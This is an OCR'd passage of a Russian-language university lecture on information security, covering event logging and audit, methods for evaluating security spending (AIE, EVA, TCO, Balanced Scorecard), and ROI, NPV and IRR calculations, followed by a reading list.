


Рис.5.3.1. Структурная схема терминов

Определение и содержание регистрации и аудита информационных систем

Регистрация является еще одним механизмом обеспечения защищенности информационной системы. Этот механизм основан на подотчетности системы обеспечения безопасности, фиксирует все события, касающиеся безопасности, такие как:

- вход и выход субъектов доступа;
- запуск и завершение программ;
- выдача печатных документов;
- попытки доступа к защищаемым ресурсам;
- изменение полномочий субъектов доступа;
- изменение статуса объектов доступа и т. д.

Для сертифицируемых по безопасности информационных систем список контролируемых событий определен рабочим документом Гостехкомиссии РФ: "Положение о сертификации средств и систем вычислительной техники и связи по требованиям безопасности информации".

Эффективность системы безопасности принципиально повышается в случае дополнения механизма регистрации механизмом аудита. Это позволяет оперативно выявлять нарушения, определять слабые места в системе защиты, анализировать закономерности системы, оценивать работу пользователей и т. д.

Оперативный аудит с автоматическим реагированием на выявленные нештатные ситуации называется активным.

Реализация механизмов регистрации и аудита позволяет решать следующие задачи обеспечения информационной безопасности:

- обеспечение подотчетности пользователей и администраторов;
- обеспечение возможности реконструкции последовательности событий;
- обнаружение попыток нарушений информационной безопасности;
- предоставление информации для выявления и анализа проблем.

Рассматриваемые механизмы регистрации и аудита являются сильным психологическим средством, напоминающим потенциальным нарушителям о неотвратимости наказания за несанкционированные действия, а пользователям – за возможные критические ошибки.

Практическими средствами регистрации и аудита являются:

- различные системные утилиты и прикладные программы;
- регистрационный (системный или контрольный) журнал.

Первое средство является обычно дополнением к мониторингу, осуществляемого администратором системы. Комплексный подход к протоколированию и аудиту обеспечивается при использовании регистрационного журнала.

Регистрационный журнал – это хронологически упорядоченная совокупность записей результатов деятельности субъектов системы, достаточная для восстановления, просмотра и анализа последовательности действий, окружающих или приводящих к выполнению операций, процедур или совершению событий при транзакции с целью контроля конечного результата.

Фрагмент журнала безопасности подсистемы регистрации и аудита операционной системы показан на рис.5.3.2.

Безопасность 13 событий

Тип	Дата	Время	Источник	Категория	Событие	Пользователь	Компьютер
Аудит успехов	26.04.2004	5:35:02	Security	Доступ к объектам	562	admin	GHJ
Аудит успехов	26.04.2004	5:35:02	Security	Доступ к объектам	562	admin	GHJ
Аудит успехов	26.04.2004	5:35:02	Security	Учетные записи	643	admin	GHJ
Аудит успехов	26.04.2004	5:35:02	Security	Доступ к объектам	560	admin	GHJ
Аудит успехов	26.04.2004	5:35:02	Security	Доступ к объектам	560	admin	GHJ
Аудит успехов	26.04.2004	5:34:49	Security	Доступ к объектам	562	admin	GHJ

Рис.5.3.2. Журнал безопасности регистрации и аудита операционной системы

Обнаружение попыток нарушений информационной безопасности входит в функции активного аудита, задачами которого является оперативное выявление подозрительной активности и предоставление средств для автоматического реагирования на нее.

Под *подозрительной активностью* понимается поведение пользователя или компонента информационной системы, являющееся злоумышленным (в соответствии с заранее определенной политикой безопасности) или нетипичным (согласно принятым критериям).

Например, подсистема аудита, отслеживая процедуру входа (регистрации) пользователя в систему подсчитывает количество неудачных попыток входа. В случае превышения установленного порога таких попыток подсистема аудита формирует сигнал о блокировке учетной записи данного пользователя.

Этапы регистрации и методы аудита событий информационной системы

Организация регистрации событий, связанных с безопасностью информационной системы включает как минимум три этапа:

1. Сбор и хранение информации о событиях.
2. Защита содержимого журнала регистрации.
3. Анализ содержимого журнала регистрации.

На первом этапе определяются данные, подлежащие сбору и хранению, период чистки и архивации журнала, степень централизации управления, место и средства хранения журнала, возможность регистрации шифрованной информации и др.

Регистрируемые данные должны быть защищены, в первую очередь, от несанкционированной модификации и, возможно, раскрытия.

Самым важным этапом является анализ регистрационной информации. Известны несколько методов анализа информации с целью выявления несанкционированных действий.

Статистические методы основаны на накоплении среднестатистических параметров функционирования подсистем и сравнении текущих параметров с ними. Наличие определенных отклонений может сигнализировать о возможности появления некоторых угроз.

Эвристические методы используют модели сценариев несанкционированных действий, которые описываются логическими правилами или модели действий, по совокупности приводящие к несанкционированным действиям.

Лекция 5.4. Оценка затрат на информационную безопасность

Для оценки целесообразности затрат на систему информационной безопасности выбираются методы, которые должны соответствовать следующим рекомендациям:

1. Метод должен обеспечивать количественную оценку затрат на безопасность, применяя качественные показатели оценки вероятностей событий и их последствий.
2. Метод должен быть прозрачен с точки зрения пользователя и давать возможность вводить собственные эмпирические данные.
3. Метод должен быть универсальным. (одинаково применим к оценке затрат на приобретение аппаратных средств, программного обеспечения, затрат на услуги и т.д.).
4. Выбранный метод должен позволять моделировать ситуацию, при которой существует несколько контрмер, направленных на предотвращение определенной угрозы, в разной степени влияющих на сокращение вероятности происшествия.

Методика прикладного информационного анализа (Applied Information Economics).

Разработчиком данной методики является Дуглас Хаббард. Данная методика применяется для анализа ценности инвестиций в технологии безопасности с финансовой и экономической точки зрения. Методика AIE определяет доходность инвестиций (Return of Investment, ROI) до и после инвестирования. Применение AIE позволяет сократить неопределенность затрат, рисков и выгод.

Методика потребительского индекса (Customer Index, CI)

Метод предлагает оценивать степень влияния инвестиций в технологии безопасности на численность и состав потребителей. В процессе оценки предприятие определяют экономические показатели своих потребителей за счет отслеживания доходов, затрат и прибылей по каждому заказчику по отдельности. Недостаток метода состоит в трудности формализации процесса установления прямой связи между инвестициями в технологии безопасности и сохранением или увеличением числа потребителей. Этот метод применяется для оценки эффективности корпоративных информационных систем защиты информации.

Методика добавленной экономической стоимости (Economic Value Added)

Методика специализируется на оценке акционерного капитала. Методика EVA предлагает рассматривать службу информационной безопасности как «государство в государстве», то есть специалисты службы безопасности продают свои услуги внутри компании по расценкам, примерно эквивалентным расценкам на внешнем рынке, что позволяет компании отследить доходы и расходы, связанные с технологиями безопасности. Таким образом, служба безопасности превращается в центр прибыли и появляется возможность четко определить, как расходуются активы, связанные с технологиями безопасности, и увеличиваются доходы акционеров.

Методика исходной экономической стоимости (Economic Value Sourced)

Методика предполагает точный расчет всех возможных рисков и выгод для бизнеса, связанных с внедрением и функционированием корпоративной системы. При этом расширяется использование таких инструментальных средств оценки, как добавленная экономическая стоимость (EVA), внутренняя норма рентабельности (IRR) и возврат инвестиций, за счет определения и вовлечения в оценочный процесс параметров времени и риска.

Методика управления портфелем активов (Portfolio Management)

Методика управления портфелем активов предполагает управление акционерным инвестиционным фондом с учетом объема, размера, срока, прибыльности и риска каждой инвестиции. Портфель активов технологий безопасности состоит из «статичных» и «динамичных» активов. Управление портфелем активов технологий информационной безопасности представляет собой непрерывный анализ взаимодействия возникающих возможностей и имеющихся в наличии ресурсов. Непрерывность процесса управления связана с внешними и внутренними изменениями.

Методика оценки возможностей (Real Option Valuation)

Методика рассматривает технологии безопасности в качестве набора возможностей с большой степенью детализации. Правильное решение принимается после анализа широкого спектра показателей и рассмотрения множества результатов или вариантов будущих сценариев, которые в терминах методики называются «динамическим планом выпуска» управляющих решений или гибкости.

Таблица 5.4.1.

Портфель активов технологий безопасности

Актив	Характеристика
«Статические» активы	❖ Аппаратно – программные средства. ❖ Операционные системы и пакеты прикладных программных продуктов. ❖ Сетевое оборудование. ❖ Программное обеспечение. ❖ Данные и информация. ❖ Человеческие ресурсы.
«Динамичные» активы	❖ Проекты по расширению активов ❖ Проекты по обновлению портфеля активов. ❖ Интеллектуальный капитал.

Методика жизненного цикла ИС (System Life Cycle Analysis)

В основу данного российского метода жизненного цикла информационных систем лежит измерение «идеальности» корпоративной системы защиты информации – соотношение полезных факторов к сумме вредных факторов и факторов расплаты за выполнение полезных функций. Оценку выполняют аналитики и ведущие специалисты обследуемой компании по выработке реестра полезных, негативных и затратных факторов бизнес – системы без использования системы безопасности и присвоению им определенных весовых коэффициентов.

Результатом работы является расчетная модель, описывающая состояние без системы безопасности. После этого в модель вводятся описанные факторы ожидаемых изменений, и производится расчет уровня развития компании с корпоративной системой защиты информации – строятся модели «Как есть» и «Как будет» с учетом реестра полезных, негативных и затратных факторов бизнес – системы.

Данный метод применяется на следующих стадиях жизненного цикла информационных систем:

1. На этапе предпроектной подготовки, для предварительной оценки эффекта от внедрения новой системы безопасности или от модернизации существующей.
2. На этапе разработки технического задания на ИС в защищенном исполнении.
3. На этапе проведения аудита информационной безопасности предприятия, для проектной оценки ожидаемого эффекта.
4. На этапе внедрения или опытной эксплуатации в защищенном виде.

Методика системы сбалансированных показателей (Balanced Scorecard(BSC))

Это методика, в рамках которой традиционные показатели финансовых отчетов объединяются с операционными параметрами, что создает достаточно общую схему, позволяющие оценить нематериальные активы. Методика группирует экономические показатели по четырем категориям:

- ❖ Финансы (финансовые цели развития и результаты работы предприятия).
- ❖ Клиенты и рынки (цели присутствия на рынке и показатели качества обслуживания клиентов).
- ❖ Процессы (требования к эффективности процессов).
- ❖ Развитие (цели поиска новых технологий и повышения квалификации персонала).

Методика системы сбалансированных показателей формулирует набор целей и показателей, сгруппированных по следующим перспективам:

- ❖ Миссия (основное предназначение и пути развития ИТ в компании).
- ❖ Клиенты (цели поддержки основной деятельности компании).
- ❖ Процессы (показатели эффективности процедур разработки и внедрения).
- ❖ Технологии (оценка обоснованности и эффективности используемых технологий).
- ❖ Организация (показатели эффективности внутренних процедур ИТ- подразделения).

Сгруппированные перспективы преследуют следующие цели при планировании информационной безопасности предприятия.

Таблица 5.4.2.

Перспективы и цели при планировании информационной безопасности

Перспектива	Стратегические цели в ИБ
Финансы	❖ Расходы на технологии безопасности в общей структуре бизнеса. ❖ Способность контролировать затраты на безопасность. ❖ Сокращение затрат на защиту информации. ❖ Обеспечение возврата инвестиций в безопасность. ❖ Составление контрактов на внутренние сервисы безопасности.
Клиенты	❖ Обеспечение доступности сервисов безопасности. ❖ Изменение производительности сервисов безопасности. ❖ Установление стоимостных характеристик для определенного количества и качества оказанных сервисов безопасности. ❖ Обеспечение надежности в защищенном исполнении. ❖ Поддержка обращений пользователя.
Внутренние процессы	❖ Сервисно – ориентированная культура предоставления сервисов безопасности. ❖ Квалифицированный персонал. ❖ Эффективность представления сервисов безопасности. ❖ Время предоставления сервисов безопасности. ❖ Производительность инфраструктуры предоставления сервисов безопасности. ❖ Возможность учета количества предоставленных сервисов безопасности.
Обучение и развитие	❖ Обеспечение гибкости системы безопасности. ❖ Возможность контролировать изменения в системе безопасности. ❖ Обеспечение адаптации системы безопасности к изменяющимся требованиям в организации. ❖ Формирование и передача основанных на опыте корпоративных знаний в области предоставления сервисов информационной безопасности. ❖ Способность использовать новые технологии безопасности.

Применение методики системы сбалансированных показателей позволяет:

❖ Устранить разрыв между разработкой стратегии информационной безопасности и ее реализацией.

❖ Оперативно реагировать на изменения окружающей среды.

❖ Оценить существующую стратегию безопасности.

Применение этой методики характерно только для стратегического планирования информационной безопасности.

Методика TCO (Total Cost of Ownership).

Данная методика разрабатывалась как средство владения компьютером. Основной целью методики TCO является выявление избыточных статей расходов и оценка возможности возврата инвестиций, вложенных в технологии информационной безопасности. Все составляющие методики условно разделяют на «видимые» затраты пользователя и «невидимые» затраты (затраты эксплуатации). Группы «видимых» и «невидимых» затрат показаны на следующем рис.5.4.1.




Рис.5.4.1. Группы затрат

Все «видимые» затраты, за исключением внедрения, имеют фиксированную стоимость и могут быть определены еще до принятия решения о внедрении корпоративной системы защиты информации.

Показатель ТСО корпоративной системы информационной безопасности рассчитывается как сумма всех затрат: «видимых» и «невидимых». Затем этот показатель сравнивается с рекомендуемыми величинами для конкретного предприятия. Если полученная совокупная стоимость владения системы информационной безопасности значительно превышает рекомендованное значение и приближается к предельному значению, то необходимо принять меры по снижению ТСО. Сокращения совокупной стоимости можно достичь следующими способами:

1. Максимальная централизация управления безопасностью.
2. Уменьшение числа специализированных элементов.
3. Настройка прикладного программного обеспечения информационной безопасностью.

Методика функционально – стоимостного анализа (Activity Based Costing)

Функционально – стоимостной анализ – это процесс распределения затрат с использованием первичных носителей стоимости, ориентированных на производственную или логистическую структуру предприятия с конечным распределением затрат по основным носителям. Данный подход позволяет установить связь между элементами себестоимости продукции и производственными процессами.

Применение к оценки эффективности систем информационной безопасности связан с построением моделей «Как есть» и «Как будет». Модель «Как будет» отражает изменение технологии реализации основных бизнес- процессов при использовании выбранной корпоративной системы информационной безопасности. Наилучшая модель бизнес – процессов «Как будет» определяется при помощи показателей стоимости, трудоемкости и производительности.

Лекция 5.5. Экономика информационной безопасности предприятия

Оценка информационной безопасности экономической информационной системы предприятия включает в себя два основных метода:

- метод ROI оценивает возврат инвестиций на информационную безопасность. По данному методу оцениваются три основных показателя: ROI, ожидаемая стоимость риска и вероятность реализации риска проекта информационной безопасности. Показатели метода ROI продемонстрированы в таб.5.1.1.

- метод NPV (метод чистой приведенной стоимости) оценивает окупаемость проекта информационной безопасности предприятия.

Таблица 5.5.1.

Таблица показателей метода ROI

Наименование показателя	Формула	Характеристика
Возврат инвестиций от информационной безопасности предприятия	$ROI = \frac{\Delta Dox - \Delta Ras}{\Delta Inv}$, где ROI - возврат инвестиций от ИБ предприятия; ΔDox - эффект(доход) от инвестиций; ΔRas - расходы на информационную безопасность предприятия.	Коэффициент ROI сравнивают со следующими интервалами: - roi < 0 - эффективность проекта отрицательна. - roi > 0 - внедрение проекта положительно для ROI в компании.
Ожидаемая стоимость риска	$Risk = \sum Vrisk \times Crisk$, где $Risk$ - ожидаемая стоимость риска; $Vris$ - вероятность реализации риска; $Crisk$ - потери от реализации риска.	В случае совершения такого события возможны три результата: отрицательный (проигрыш, ущерб, убыток); нулевой; положительный (выигрыш, выгода, прибыль). Главная причина уменьшения расходов, то ради чего, система информационной безопасности и строится или модерни-зируется
Вероятность реализации риска	$V_{risk} = \sum Vatack \times Srisk$, где V_{risk} - вероятность реализа-ции риска; $Vatack$ - вероятность попытки атаки/инцидента; $Srisk$ - защищенность от этой атаки/инцидента (от 0 до 1; 0 - высокая, 1 -низкая).	Показатель демонстрирует вероятность риска, связанных с проведением успешной атаки на систему предприятия

Метод чистой приведенной стоимости заключается в определении приходов и расходов проекта. Значение метода чистой приведенной стоимости определяется по формуле 6.1.

$$NPV = \sum_{t=0}^{n} NCF_t \times DF_t, \quad (5.5.1)$$

где NPV - чистая приведенная стоимость;

t - номер очередного года;

NCF_t - объем чистого денежного потока в году t;

DF_t - коэффициент дисконта.

Коэффициент дисконта определяется по формуле 5.5.2.

$$DF_t = \frac{1}{(1+r)^t}, \quad (5.5.2)$$

где DF_t - коэффициент дисконта;

r - ставка дисконта.

Метод NPV для проекта экономической информационной системы применяется в двух ситуациях:

- принятие решения о немедленном начале реализации информационного проекта с учетом функционирования предприятия;
- когда после публикации заявки заказчику поступило несколько предложений, которые ранжируют с точки зрения окупаемости проекта.

Метод IRR применяется для оценки окупаемости мероприятий по проекту экономической информационной системы. Значение коэффициента IRR характеризуют ставку рентабельности анализируемых проектов. Проект считается окупаемым, если его внутренняя норма доходности превышают минимально допустимую для инвестора предельную ставку (в худшем случае - равна этому предельному значению).

$$IRR = i_1 + \frac{NPV\,(i_2 - i_1)}{NPV + \overline{NVP}}, \quad (5.5.3)$$

где IRR - внутренняя норма доходности;

NPV - положительное значение чистой приведенной стоимости проекта;

i_1, i_2 - процентная ставка;

$\overline{NVP}$ - отрицательное значение чистой приведенной стоимости проекта.

Анализ проектов с применением методов NPV и IRR может дать противоречивые результаты. В такой ситуации рекомендуется ориентироваться на метод NPV, поскольку он надежнее.

СПИСОК РЕКОМЕНДУЕМОЙ ЛИТЕРАТУРЫ

Основная литература

1. Информационная безопасность и защита информации: учебное пособие / Мельников В.П., Клейменов С.А., Петраков А.М.; под. ред. С. А. Клейменова. – 2-е изд., стер. – М.: Академия, 2007. – 336 с.
2. Информационная безопасность: учебное пособие / Партыка Т.А., Попов И.И. – 2-е изд., испр. и доп. – М.: Форум, Инфра-М, 2007. – 368 с.

Дополнительная литература

1. Введение в защиту информации в автоматизированных системах: учеб. пособие для вузов / Малюк А.А., Пазизин С.В., Погожин Н.С. – 2-е изд. – М.: Горячая линия – Телеком, 2004. – 147 с.
2. Основы защиты информации: учеб. пособие / Куприянов А.И., Сахаров А.В., Шевцов В.А. – 3-е изд., стер. – М.: Академия, 2008. – 256 с.
3. Основы информационной безопасности: учебное пособие / Расторгуев С.П. – 2-е изд., стер. – М.: Академия, 2009. – 192 с.
4. Правовое обеспечение информационной безопасности: учеб. пособие / Под ред. Казанцева С.Я. – 3-е изд., стер. – М.: Академия, 2008. – 240 с.
5. Технологии защиты информации в Интернете: специальный справочник / Мамаев М., Петренко С. – СПб.: Питер, 2002. – 848 с.

Ресурсы Интернета

1. Введение в криптографию / Под. общ. ред. Ященко В. В. — Издание второе, исправленное. – М.: МЦНМО, 1999. – 272 с. [Электронный ресурс] – Режим доступа: https://www.twirpx.com/file/4220/
2. Касперский Е.В. Компьютерные вирусы: что это такое и как с ними бороться. – М.: СК Пресс, 1998.- 288 с. [Электронный ресурс] – Режим доступа: https://www.twirpx.com/file/73531/
3. Рябко Б.Я.,Фионов А.Н. Криптографические методы защиты информации: Учебное пособие для вузов. – 2-е издание, стереотип. – М.:Горячая линия – Телеком, 20113. – 229 с. [Электронный ресурс] – Режим доступа: https://docplayer.ru/27703084-Kriptograficheskie-metody-zashchity-informacii.html